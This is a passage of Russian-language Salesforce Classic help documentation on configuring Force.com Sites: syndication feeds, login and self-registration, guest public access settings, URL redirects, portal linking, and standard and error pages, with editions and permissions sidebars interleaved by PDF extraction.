Если параметры общего доступа и безопасности поля разрешают пользователю-гостю доступ к объектам, которые должны быть добавлены в канал, выполните любое из указанных ниже действий.

- Чтобы создать канал, нажмите кнопку **«Создать»**.
- Чтобы просмотреть определение текущего канала, щелкните имя нужного канала.
- Чтобы изменить текущий канал, щелкните **«Правка»**.
- Чтобы удалить текущий канал, щелкните **«Удалить»**.
- Чтобы протестировать допустимость канала, щелкните **«Выполнить тест»**. Сообщения об ошибках отображаются только при наличии ошибок в определении запроса или соотнесении.

СМ. ТАКЖЕ:

[Определение каналов распределения](#)

[Тестирование каналов распределения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления определения  
канала:

- «Изменение всех данных»

Для подписки на канал:

- Специальные полномочия не требуются

## Просмотр каналов распределения

Система позволяет просматривать определение канала распределения, включая возвращаемые записи и отображаемые данные.

### Имя

Описательное имя данного канала, отличающее его от других созданных каналов.

### Описание

Описание канала. Например, «Личное имя, фамилия и регион для последних десяти созданных или измененных организаций».

### Запрос

Запрос SOQL, определяющий записи, которые возвращаются в канал распределения. Запрос SOQL отличается некоторыми ограничениями, позволяющими повысить производительность. Дополнительную информацию см. в разделе «[Определение каналов распределения](#)» на странице 5291.

### Соотнесение

Каналы распределения используют протокол веб-публикации АТОМ, поэтому значение соотнесения должно соответствовать объектам и полям возвращенных записей с конструкциями АТОМ. Обратите внимание, что все значения должны быть представлены строковыми литералами. Дополнительную информацию об элементах соотнесения см. в разделе «[Определение каналов распределения](#)» на странице 5291.

### Время хранения кэша (в секундах)

Канал может одновременно использоваться несколькими пользователями, поэтому система Salesforce кэширует данные канала на 3 600 секунд (по умолчанию). Минимальное значение составляет 300 секунд, максимальное — не ограничено. Результаты запроса, срок хранения которых превышает заданное значение, пропускаются, а новый запрос выполняется при следующем запросе данной информации, то есть, при следующем открытии страницы, содержащей канал, на который подписан пользователь.

### Активно

Данный флажок определяет доступность канала для подписки. Пользователи могут подписываться только на активные каналы.

### СМ. ТАКЖЕ:

[Общие сведения о каналах распределения](#)

[Тестирование каналов распределения](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления определения канала:

- «Изменение всех данных»

Для подписки на канал:

- Специальные полномочия не требуются

## Тестирование каналов распределения

Прежде чем предоставить клиентам доступ к каналу, рекомендуем протестировать созданное определение канала.

Чтобы протестировать канал, выполните указанные ниже действия.

1. После создания ленты введите в меню «Настройка» «Сайты» в поле «Быстрый поиск», затем выберите «Сайты» и щелкните сайт, для которого вы определили ленту. Чтобы открыть страницу сведений о канале, воспользуйтесь любым доступным способом, включая выбор имени нужного канала на странице сведений о сайте.
2. Щелкните «Предварительный просмотр» напротив нужного канала.
3. Диалоговое окно отображается только при наличии как минимум одной переменной связывания в канале. Введите тестовое значение для каждой переменной связывания.
4. При этом отображается диалоговое окно, позволяющее создать закладку на канал с указанными значениями переменной связывания. Сохраните закладку или закройте диалоговое окно.
5. При этом отображаются значения, возвращенные каналом. Убедитесь, что возвращенные результаты соответствуют ожидаемым.


СМ. ТАКЖЕ:

[Определение каналов распределения](#)

[Общие сведения о каналах распределения](#)

## Управление параметрами регистрации и входа на сайтах Force.com

Параметры входа позволяют предоставлять пользователям возможность регистрации и входа на портал посредством общедоступных сайтов Force.com. Например, пользователи, просматривающие сайт идей, могут регистрироваться и выполнять вход прямо посредством данного сайта, а также голосовать, добавлять комментарии и участвовать в сообществе идей в качестве проверенных пользователей. Пользователи, выполнившие вход, покидают общедоступный сайт и получают доступ к связанному portalу.

 **Прим.:** Самостоятельная регистрация доступна только на клиентских порталах. Партнерские порталы не поддерживают самостоятельную регистрацию.

Лицензия пользователя массового портала «Проверенный веб-узел» предназначена для использования сайтов Force.com. Данная лицензия обеспечивает не только массовое, но и экономичное использование сайтов Force.com.

Сайты Force.com поддерживают встроенную логику регистрации и входа. Стандартные страницы Visualforce, разработанные на платформе Force.com, используются для регистрации, входа, восстановления или изменения пароля. При необходимости измените данные страницы или замените их собственными страницами.

Ниже перечислены стандартные страницы регистрации и входа.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления определения канала:

- «Изменение всех данных»

Для подписки на канал:

- Специальные полномочия не требуются

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

| Имя страницы        | Описание  |
|---------------------|---|
| SiteLogin           | Стандартная страница входа. Данная страница предназначена для входа пользователей на связанный портал посредством сайта Force.com.                              |
| SiteRegister        | Стандартная страница регистрации. Данная страница предназначена для регистрации новых пользователей связанного клиентского портала посредством сайта Force.com. |
| SiteRegisterConfirm | Стандартная страница подтверждения регистрации. Данная страница отображается пользователям при успешной регистрации на связанном клиентском портале.            |


 **Прим.:** Формы регистрации и входа должны быть безопасными. Рекомендуем задать атрибуту `forceSSL` значение `true` для данных форм. Тем не менее, компания Salesforce рекомендует задать атрибуту `forceSSL` значение `false` для форм, доступных проверенным пользователям (например, пользователи портала). Атрибут `forceSSL` выполняет переадресацию на безопасный URL-адрес, поэтому проверенным пользователям будет отображаться ошибка.

Встроенный процесс входа:

- Проверяет сайт на поддержку входов
- Проверяет пользователя на наличие доступа к сайту
- Позволяет пользователям сбрасывать истекшие пароли

Встроенный процесс регистрации:

- Сравнивает сведения о новом пользователе с текущими пользователями клиентского портала, связанного с сайтом
- Проверяет наличие контакта для нового пользователя
- Создает контакт (при его отсутствии) и связывает его с организацией сайта


 **Важное замечание:** Чтобы обновить `SiteRegisterController` посредством кода организации, выполните указанные ниже действия.

1. Введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Классы Apex».
2. Щелкните ссылку «Правка» напротив `SiteRegisterController`.
3. Найдите строку `private static Id PORTAL_ACCOUNT_ID = '<Код_организации>';` и вставьте код организации, которая должна быть связана с новыми пользователями. Строка должна выглядеть примерно следующим образом:

```
private static Id PORTAL_ACCOUNT_ID = '001DoooooolQpyk';
```

4. Нажмите кнопку «Сохранить».

- Включает клиентский портал для нового пользователя и отправляет электронное подтверждение
- При необходимости позволяет пользователям создавать пароли на странице регистрации без применения стандартного процесса электронного подтверждения

 **Прим.:** При необходимости создайте и включите организацию-лицо в качестве пользователя клиентского портала посредством метода Apex `createPersonAccountPortalUser`. Рекомендуем использовать метод `createPersonAccountPortalUser` для создания организации-лица посредством стандартного типа записи, заданного в профиле пользователя-гостя, или выбранного типа записи, и последующего включения организации-лица для портала сайта. Организации-лица могут быть включены только как пользователи массового портала.

Чтобы включить общедоступные процессы входа и регистрации для портала, выполните указанные ниже действия.

1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Щелкните имя нужного сайта.
3. Щелкните «**Параметры входа**».
4. Нажмите кнопку «**Правка**».
5. Выберите нужный портал в списке «Включить вход для:». Выбранный портал должен быть помечен флажком «Вход включен». Рекомендуем также установить флажок «Самостоятельная регистрация включена» для клиентских порталов. Force.com Sites использует следующие параметры портала:

- Параметр «URL-адрес выхода» используется для переадресации пользователей, выполнивших выход, на конкретную страницу. Если данное поле пропускается, то пользователи переадресовываются на страницу, указанную в поле «Активная начальная страница сайта».
- Параметр «Шаблон восстановления пароля» используется для восстановления пароля.
- Параметры «Верхний колонтитул», «Нижний колонтитул», «Логотип» и «Приветствие при входе» используются для оформления внешнего вида страниц IdeasHome и AnswersHome.
- Для клиентских порталов:
  - Параметр «Шаблон создания пользователя» используется для самостоятельной регистрации при отсутствии пароля.
  - Параметры «Стандартная лицензия нового пользователя», «Стандартная роль нового пользователя» и «Стандартный профиль нового пользователя» используются для самостоятельной регистрации.

6. Выберите пункт «**Страница изменения пароля**». При необходимости выберите собственную страницу взамен стандартной посредством поля поиска.
7. Чтобы переопределить параметры безопасности организации и использовать HTTP только при входе на портал посредством сайта, установите флажок «Требовать небезопасные подключения (HTTP)». Если данный флажок не установлен, то для определения уровня безопасности используется параметр «Требовать безопасные подключения (HTTPS)» на странице «Параметры сеанса» в меню «Настройка».

Таблица ниже отображает взаимосвязь между данными параметрами.

| Безопасность сайта: требовать небезопасные подключения (HTTP) | Безопасность организации: требовать безопасные подключения (HTTPS) | Описание   |
|---|--|--|
| Флажок не установлен  | Флажок не установлен   | <ul style="list-style-type: none"> <li>• Организация может использовать HTTP или HTTPS</li> <li>• Сайт использует HTTP для сеанса после входа</li> </ul> |



| Безопасность сайта: требовать небезопасные подключения (HTTP) | Безопасность организации: требовать безопасные подключения (HTTPS) | Описание   |
|---|--|--|
| Флажок установлен   | Флажок не установлен   | <ul style="list-style-type: none"> <li>• Организация может использовать HTTP или HTTPS</li> <li>• Сайт использует HTTP для сеанса после входа</li> </ul>   |
| Флажок не установлен  | Проверено  | <ul style="list-style-type: none"> <li>• Организация использует только HTTPS</li> <li>• Сайт использует HTTPS для сеанса после входа</li> <li>• При входе пользователям отображается домен <code>secure.force.com</code>.</li> </ul> |
| Проверено   | Проверено  | <ul style="list-style-type: none"> <li>• Организация использует только HTTPS</li> <li>• Сайт использует HTTP для сеанса после входа</li> </ul>   |



**Внимание:** Если флажок «Требовать безопасные подключения (HTTPS)» установлен на странице «Параметры сеанса», а флажок «Требовать небезопасные подключения (HTTP)» отсутствует на странице «Параметры входа», то пользователям, выполняющим вход на связанный портал посредством сайта, отображается домен `secure.force.com`. Например, при регистрации настраиваемого домена `mojakompaniya.force.com` используется следующий URL-адрес входа: `https://mojakompaniya.secure.force.com`.

Клиенты, использующие сценарий для входа на сайты, могут использовать дополнительный параметр URL-адреса (`refURL`), позволяющий сохранять имя настраиваемого домена после входа. Данный параметр не применяется при наличии флажка «Требовать небезопасные подключения (HTTP)», установленного для сайта, или флажка «Требовать безопасные подключения (HTTPS)», установленного для организации. Пример URL-адреса, использующего параметр `refURL`:  
`http://moisait.secure.force.com/SiteLogin?refURL=http://moisait.com`

8. Поле «Безопасный веб-адрес» отображает уникальный URL-адрес Force.com для данного сайта при использовании SSL.

9. Нажмите кнопку «Сохранить».

При необходимости разрешите сайтам использование поставщика удостоверений для единой регистрации.

СМ. ТАКЖЕ:

[Настройка Force.com Sites](#)

[Связывание портала с Force.com Sites](#)

[Методы и выражения Apex, связанные с Force.com Sites](#)

## Параметры общего доступа для Force.com Sites

Параметры общего доступа определяют действия, доступные пользователям на каждом сайте Force.com. Чтобы задать параметры общего доступа для сайта, выполните указанные ниже действия.

1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Щелкните имя нужного сайта.
3. Чтобы открыть страницу «Профиль» для профиля сайта, щелкните «Параметры общего доступа».

Данная страница содержит все функции для просмотра и редактирования полномочий и параметров профиля, но не позволяет клонировать и удалять профиль.

Ниже перечислены действия, доступные в профиле сайта.

- Назначьте полномочия объекта для сайта. Система позволяет предоставлять полномочия «Чтение» и «Создание» для всех стандартных объектов, кроме продуктов, прайс-листов и идей, а полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для всех настраиваемых объектов. Полномочия, которые не были предоставлены по умолчанию, должны быть предоставлены вручную.



**Внимание:** Рекомендуем задать объектам, доступным на сайте для чтения, параметр общего доступа «Личный». Данное действие гарантирует, что пользователи, открывающие сайт, смогут просматривать и редактировать только данные, связанные с сайтом.

Кроме того, рекомендуем обезопасить доступность всех списковых представлений. Выберите уровень доступности «Доступно определенным группам пользователей» для списковых представлений и укажите нужные группы. Списковые представления, которым назначен уровень доступности «Доступно всем пользователям», могут отображаться общедоступным пользователям сайта. Чтобы предоставить общедоступным пользователям доступ к списковому представлению, рекомендуем создать общедоступную группу и определить уровень доступности. Объекты, которым назначен уровень общего доступа «Личный», не могут просматриваться общедоступными пользователями, независимо от доступности спискового представления.

- Определите доступность настраиваемых приложений. Чтобы предоставить общедоступным пользователям доступ к настраиваемому приложению и связанным вкладкам, рекомендуем разрешить только доступность приложения и выбрать его в качестве стандартного. Если страница сайта использует стандартные верхние колонтитулы Salesforce, то общедоступные пользователи могут просматривать другие доступные приложения.
- Выберите время входа пользователей на сайт.
- Выберите диапазоны IP-адресов входа на сайт. Сайты Force.com пропускают единые ограничения диапазона IP-адресов, но поддерживают их настройку.



**Прим.:** Чтобы задать ограничения на основе времени входа или диапазона IP-адресов, рекомендуем использовать HTTPS. Чтобы получить доступ к сайту, рекомендуем использовать безопасный URL-адрес, связанный с доменом Force.com.

Чтобы использовать HTTPS на всех страницах сайтов Force.com и разрешить всем IP-адресам доступ к сайту, рекомендуем создать следующие диапазоны IP-адресов: 0.0.0.0 — 255.255.255.255, :: —

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

Для редактирования параметров общего доступа для сайтов Force.com:

- «Управление пользователями»

`::ffffe:ffff:ffff` и `::1:0:0:0` — `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. Рекомендуем не использовать HTTPS без необходимости, так как данный протокол может снизить производительность сайта. Замена протокола HTTP протоколом HTTPS влияет на зарегистрированных пользователей только при следующем входе.

The IP addresses in a range must be either IPv4 or IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотнесенных с протоколом IPv4 (`::ffff:0:0` — `::ffff:ffff:ffff`, где `::ffff:0:0` присваивается значение `0.0.0.0`, а `::ffff:ffff:ffff` — значение `255.255.255.255`). A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.

- Включите контроллеры и методы Apex для сайта. Контроллеры и методы, связанные со страницами Visualforce сайта, включены по умолчанию.
- Включите страницы Visualforce для сайта. Внесенные изменения отображаются в связанном списке «Страницы Visualforce сайта» на странице «Сведения о сайте», и наоборот.

СМ. ТАКЖЕ:

[Настройка Force.com Sites](#)

[Методы и выражения Apex, связанные с Force.com Sites](#)

[Создание настраиваемых списковых представлений в Salesforce Classic](#)

## Переадресации URL-адресов Force.com Sites

Новые адреса страниц, созданные в результате перемещения или реорганизации страниц сайта Force.com, могут быть недоступны поисковым системам. Во избежание подобной ошибки, рекомендуем настроить *переадресации URL-адресов сайта*, позволяющие уведомлять пользователей и поисковые системы о переносе содержимого сайта.

Ниже перечислены рекомендации по внедрению переадресаций URL-адресов сайта.

- Страницы ошибок и CSS-файлы не могут быть переадресованы.
- Каждый сайт может использовать не более 1 000 правил переадресации.
- Параметры запроса в переадресациях URL-адресов сайта должны полностью совпадать. URL-адреса, содержащие параметр `lastMod`, не могут быть переадресованы.
- Перезапись URL-адреса, включенная на сайте, выполняется после любой переадресации страницы сайта.
- Начальная страница сообщества может быть переадресована на дополнительную начальную страницу Site.com. Заполните поле «URL-адрес источника» значением «/», соответствующим начальной странице сообщества, а поле «Целевой URL-адрес» значением «s», соответствующим начальной странице сайта Site.com.

Чтобы назначить переадресацию странице сайта, выполните указанные ниже действия.

1. Введите строку «*Сайты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Щелкните метку сайта.
3. Щелкните «**Переадресации URL-адресов**» на странице сведений о сайте.
4. Введите предыдущий адрес страницы в поле «URL-адрес источника». Адрес страницы...

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования переадресаций URL-адресов сайта:

- «Настройка приложения»

Для просмотра переадресаций URL-адресов сайта:

- «Просмотр настройки»

- Должен быть относительным и может содержать любое допустимое расширение (например, .html или .php).
- Не может содержать привязок (например, /префикс\_сайта/страница.html#цель).



**Прим.:** Организации, использующие сайты с префиксами, должны вручную добавить префикс в поля «URL-адрес источника» и «Целевой URL-адрес». Кроме того, если организация, использующая корневой сайт и сайт с префиксом, требует переадресации страницы сайта с префиксом без добавления префикса в правило переадресации, то система Salesforce по умолчанию будет выполнять поиск правила на корневом сайте и возвращать ошибку 404.

**5.** Заполните поле «Тип переадресации».

- «Постоянно (301)»: данное значение позволяет пользователям и поисковым системам обновлять URL-адрес при просмотре страницы. Данный тип переадресации позволяет беспрепятственно перенаправлять пользователей на новую страницу. Данный тип переадресации позволяет сохранить популярность URL-адресов в поисковых системах, которые, в свою очередь, выполняют индексацию новой страницы и удаляют из индекса предыдущий URL-адрес.
- «Временно (302)»: данное значение позволяет пользователям и поисковым системам продолжать использование исходного URL-адреса страницы. Поисковые системы обрабатывают данный тип переадресации как доступную для изменения, поэтому сохраняют URL-адрес источника наряду с индексацией и обработкой содержимого новой целевой страницы.

**6.** Введите новый адрес страницы в поле «Целевой URL-адрес». Данный адрес может быть относительным или полностью определенным с префиксом `http://` или `https://`. В отличие от URL-адресов источника, целевые URL-адреса могут содержать привязки.

**7.** Нажмите кнопку «**Сохранить**».

Раздел «Правила переадресации» содержит все правила переадресации URL-адресов, созданные для сайта. Ниже перечислены действия, доступные в данном разделе.


- Измените назначенное правило переадресации.
- Активируйте или деактивируйте правило переадресации.
- Удалите правило переадресации.
- Чтобы изменить порядок сортировки, щелкните заголовок столбца «URL-адрес источника» или «Целевой URL-адрес».

СМ. ТАКЖЕ:

[Общие сведения о Force.com Sites](#)

## Связывание портала с Force.com Sites

Пользователи могут регистрироваться и выполнять беспрепятственный вход на связанный портал посредством сайта.

 **Прим.:** Самостоятельная регистрация доступна только на клиентских порталах. Партнерские порталы не поддерживают самостоятельную регистрацию.

Лицензия пользователя массового портала «Проверенный веб-узел» предназначена для использования сайтов Force.com. Данная лицензия обеспечивает не только массовое, но и экономичное использование сайтов Force.com.

1. Чтобы включить вход на портал, выполните указанные ниже действия.
  - a. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры клиентского портала**» или введите строку «*Партнеры*» в поле «Быстрый поиск» и выберите пункт «**Параметры**».
  - b. Установите флажок «Включить клиентский портал» или «Включить функцию управления отношениями с партнерами» и нажмите кнопку «**Сохранить**».
  - c. Щелкните ссылку «**Правка**» напротив нужного портала.
  - d. Настройте портал.
    - i. Установите флажок «Вход включен».
    - ii. Выберите пользователя в поле «Администратор».
    - iii. При необходимости заполните поле «URL-адрес выхода». Если данное поле пропускается, то пользователи, выполняющие выход, переадресовываются на начальную страницу сайта.
    - iv. Нажмите кнопку «**Сохранить**».
2. Чтобы разрешить самостоятельную регистрацию при использовании клиентского портала, выполните указанные ниже действия.
  - a. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры клиентского портала**».
  - b. Щелкните ссылку «**Правка**» напротив нужного портала.
  - c. Настройте клиентский портал.
    - i. Установите флажок «Самостоятельная регистрация включена».
    - ii. Выберите пользователя клиентского портала в полях «Стандартная лицензия нового пользователя» и «Стандартный профиль нового пользователя». В зависимости от лицензии портала, пользователь может выбрать другой профиль в поле «Стандартный профиль нового пользователя».
    - iii. Выберите пользователя в поле «Стандартная роль нового пользователя».
    - iv. Нажмите кнопку «**Сохранить**».

 **Прим.:** Ниже перечислены рекомендации по включению функции самостоятельной регистрации.

- Сайты не поддерживают использование организаций-лиц для самостоятельной регистрации.
- При самостоятельной регистрации посредством сайта:
  - Правила проверки применяются при создании пользователя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:


- «Настройка приложения»

- Правила проверки пропускаются при создании контакта.

3. Чтобы связать страницы сайта со стандартными пользователями портала, выполните указанные ниже действия.
  - a. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры клиентского портала**» или введите строку «*Партнеры*» в поле «Быстрый поиск» и выберите пункт «**Параметры**».
  - b. Щелкните имя нужного портала.
  - c. Щелкните имя каждого профиля, связанного с пользователями портала, и выполните указанные ниже действия.
    - i. Прокрутите страницу вниз до раздела «Доступ к странице Visualforce включен» и нажмите кнопку «**Правка**».
    - ii. Добавьте соответствующие страницы общедоступного сайта в список «Включенные страницы Visualforce». Данное действие позволяет пользователям портала с выбранным профилем просматривать данные страницы.  
 **Прим.:** По умолчанию пользователи портала могут просматривать все страницы, включенные для связанного общедоступного сайта, поэтому рекомендуем включить только страницы, требующие проверки подлинности.
  - iii. Нажмите кнопку «**Сохранить**».
4. Чтобы связать сайт с порталом, поддерживающим вход, выполните указанные ниже действия.
  - a. Введите строку «*Сайты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Сайты**».
  - b. Щелкните метку нужного сайта.
  - c. Щелкните «**Параметры входа**».
  - d. Нажмите кнопку «**Правка**».
  - e. Выберите имя нужного портала в раскрывающемся списке «Включить вход для:».
  - f. Выберите пункт «Страница изменения пароля».
  - g. Нажмите кнопку «**Сохранить**».

Если сайты поддерживают сообщества «Идеи», «Ответы» и Chatter Answers, рекомендуем разрешить отображение зоны на портале и включить страницу IdeasHome или AnswersHome для сайта. Чтобы связать зону как минимум с одним порталом, выполните указанные ниже действия.

1. Откройте «Настройки» и введите в поле «Быстрый поиск» одну из следующих строк.
  - **Идеи зон**
  - **Зоны Chatter Answers**
  - **Зоны ответов**
2. Щелкните ссылку «**Правка**» напротив нужной зоны.
3. Выберите портал, который должен использоваться для данной зоны, в раскрывающемся списке «Портал». При необходимости зоны могут отображаться на всех порталах.

 **Прим.:** Зона «Идеи» может использоваться на сайтах только в том случае, если организации доступен активный связанный портал. В противном случае система возвращает ошибки.


СМ. ТАКЖЕ:

[Настройка Force.com Sites](#)

[Управление параметрами регистрации и входа на сайтах Force.com](#)

## Управление страницами Visualforce сайтов Force.com


Сайты Force.com используют страницы Visualforce для всех страниц ошибок и страниц сайта. Типовые страницы ошибок используют статический ресурс SiteSamples для таблицы стилей и изображений.

 **Внимание:** Переименование или удаление статического ресурса SiteSamples может инициировать ошибку.

Все страницы, которые должны отображаться на сайте, должны быть связаны с соответствующим сайтом. Если страница не отображается в разделе «Страницы Visualforce сайта», то ошибка проверки подлинности или отсутствия страницы отображается на основе наличия страницы.

Чтобы включить страницы Visualforce для сайта, выполните указанные ниже действия.

1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Щелкните имя нужного сайта.
3. Нажмите кнопку «**Правка**» в связанном списке «Страницы Visualforce сайта».
4. Чтобы включить или выключить страницы Visualforce для сайта, воспользуйтесь кнопками «**Добавить**» и «**Удалить**».
5. Нажмите кнопку «**Сохранить**».

 **Прим.:** Страница Visualforce, выбранная для любого поля поиска на странице «Сведения о сайте», любой страницы ошибок или параметра входа «Страница изменения пароля», включается для сайта автоматически. Страница, удаленная из данного списка, но выбранная в одной из перечисленных выше областей, может просматриваться общедоступными пользователями. Чтобы полностью удалить страницу сайта, отключите нужную страницу и убедитесь, что она не выбрана в полях поиска.

Страницы Visualforce могут быть включены для всего сайта или определенных профилей.

### Страница «Мой профиль»

Страница «Мой профиль» — это страница Visualforce, связанная с клиентским порталом или профилем пользователя сайта. Страница «Мой профиль» позволяет пользователям выполнять вход на сайт Force.com или клиентский портал на сайтах Force.com для обновления собственных контактных данных. Изменение данной страницы инициирует обновление соответствующих записей контактов и пользователей портала.

Страница «Мой профиль» может быть включена для всего сайта или только для профиля пользователя-гостя сайта.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»



Кроме того, страница «Мой профиль» является частью компонента «Приветствие клиентского портала» макета начальной страницы.

СМ. ТАКЖЕ:

[Управление стандартными страницами сайтов Force.com](#)

[Назначение страниц ошибок сайта Force.com](#)


## Управление стандартными страницами сайтов Force.com

Сайты Force.com используют страницы Visualforce для всех страниц ошибок и страниц сайта. Кроме того, платформа Force.com поддерживает некоторые стандартные страницы, доступные для использования.

Все страницы, которые должны отображаться на сайте, должны быть включены для соответствующего сайта. Если страница не отображается в связанном списке «Стандартные страницы сайта», то система Salesforce отображает ошибку «Требуется авторизация».

Чтобы выбрать стандартные страницы, которые должны отображаться пользователям на сайте, выполните указанные ниже действия.

1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Щелкните имя нужного сайта.
3. Нажмите кнопку «Правка» в связанном списке «Стандартные страницы сайта».
4. Чтобы включить или выключить перечисленные ниже стандартные страницы для сайта, воспользуйтесь кнопками «Добавить» и «Удалить».
  - Начальная страница: стандартная страница, связанная со вкладкой «Начальная страница» (/home/home.jsp).
  - Страницы идей: стандартные страницы, связанные с идеями. Чтобы использовать стандартные страницы идей (например, IdeasHome), включите данные страницы.
  - Страницы ответов: стандартные страницы, связанные с ответами. Чтобы использовать стандартные страницы ответов (например, AnswersHome), включите данные страницы.
  - Страницы поиска: стандартные страницы поиска Salesforce. Чтобы разрешить общедоступным пользователям выполнение стандартных поисков, включите данные страницы.
  - Страницы поиска: стандартные страницы поиска Salesforce. Данные страницы являются всплывающими окнами, связанными с полями поиска на страницах Visualforce.
5. Нажмите кнопку «Сохранить».

 **Прим.:** Убедитесь, что страницы сайта, которые в настоящее время используются неактивно, отключены. В противном случае данные страницы могут просматриваться общедоступными пользователями. Чтобы ограничить доступ пользователей к поискам, рекомендуем выбрать параметр общего доступа «Личный».

СМ. ТАКЖЕ:

[Управление страницами Visualforce сайтов Force.com](#)

[Назначение страниц ошибок сайта Force.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания и редактирования сайтов Force.com:

- «Настройка приложения»



## Назначение страниц ошибок сайта Force.com

Сайты Force.com используют страницы Visualforce для всех страниц ошибок и страниц сайта. Типовые страницы ошибок используют статический ресурс SiteSamples для таблицы стилей и изображений.

 **Внимание:** Переименование или удаление статического ресурса SiteSamples может инициировать ошибку.

Чтобы задать страницы ошибок для сайта, выполните указанные ниже действия.


1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Щелкните имя нужного сайта.
3. Нажмите кнопку **«Назначение страницы»** в связанном списке «Страницы ошибок».
4. Назначьте страницу Visualforce или статический ресурс для каждого стандартного ошибочного условия посредством полей поиска.

- «Страница "Требуется авторизация"»: страница, отображаемая пользователям при попытке доступа к недоступным страницам.
- «Страница "Превышение ограничения"»: страница, отображаемая пользователям при превышении ограничения для пропускной способности.
- «Страница "На обслуживании"»: страница, отображаемая пользователям при обслуживании сайта.
- «Страница "Служба недоступна"»: страница, отображаемая пользователям при недоступности серверов Salesforce. Данная настраиваемая страница генерируется выбранным статическим ресурсом. Статический ресурс загружается на сервер кэширования при назначении в качестве страницы «Служба недоступна» и обновлении после назначения. Настраиваемая страница отображается только для запросов HTTP; кэширование не используется для HTTPS. Настраиваемая страница не поддерживается безопасными организациями и организациями Developer Edition.

Если пользователь не задает настраиваемую страницу для сайта, использующего префикс сайта, то настраиваемая страница для корневого сайта используется при недоступности серверов. Например, настраиваемая страница, используемая сайтом `http://moyakompaniya.force.com`, используется при отсутствии настраиваемой страницы для сайта `http://moyakompaniya.force.com/sales`. В противном случае система отображает страницу «На обслуживании».

 **Прим.:** Статический ресурс:

- Должен быть общедоступным архивным файлом размером не более 1 Мб.
  - Должен содержать страницу `maintenance.html` на корневом уровне архивного файла. Другие ресурсы архивного файла (например, изображения или файлы CSS) могут наследовать структуру любого каталога.
  - Должен содержать только файлы с расширениями.
- «Страница "Страница не найдена"»: страница, отображаемая пользователям при попытке доступа к странице, которая не может быть найдена. Чтобы перенаправить страницу ошибок «Страница не найдена», воспользуйтесь атрибутом `action` для компонента `<арех:page>`. Использование данного типа переадресации на других страницах ошибок инициирует переадресацию пользователей на страницу «На обслуживании».
  - «Страница "Общая ошибка"»: страница, отображаемая пользователям при возникновении общих исключений.

 **Прим.:** Если статические ресурсы используются на странице настраиваемой ошибки (например, большой графический файл или большой файл CSS, доступный в архивном файле статических ресурсов), то размер

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,  
Enterprise Edition,  
Performance Edition и  
Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

каждого ресурса не должен превышать 50 Кб. В противном случае система отображает ошибку «404 (не найдено)» для данного ресурса.

5. Нажмите кнопку **«Сохранить»**.
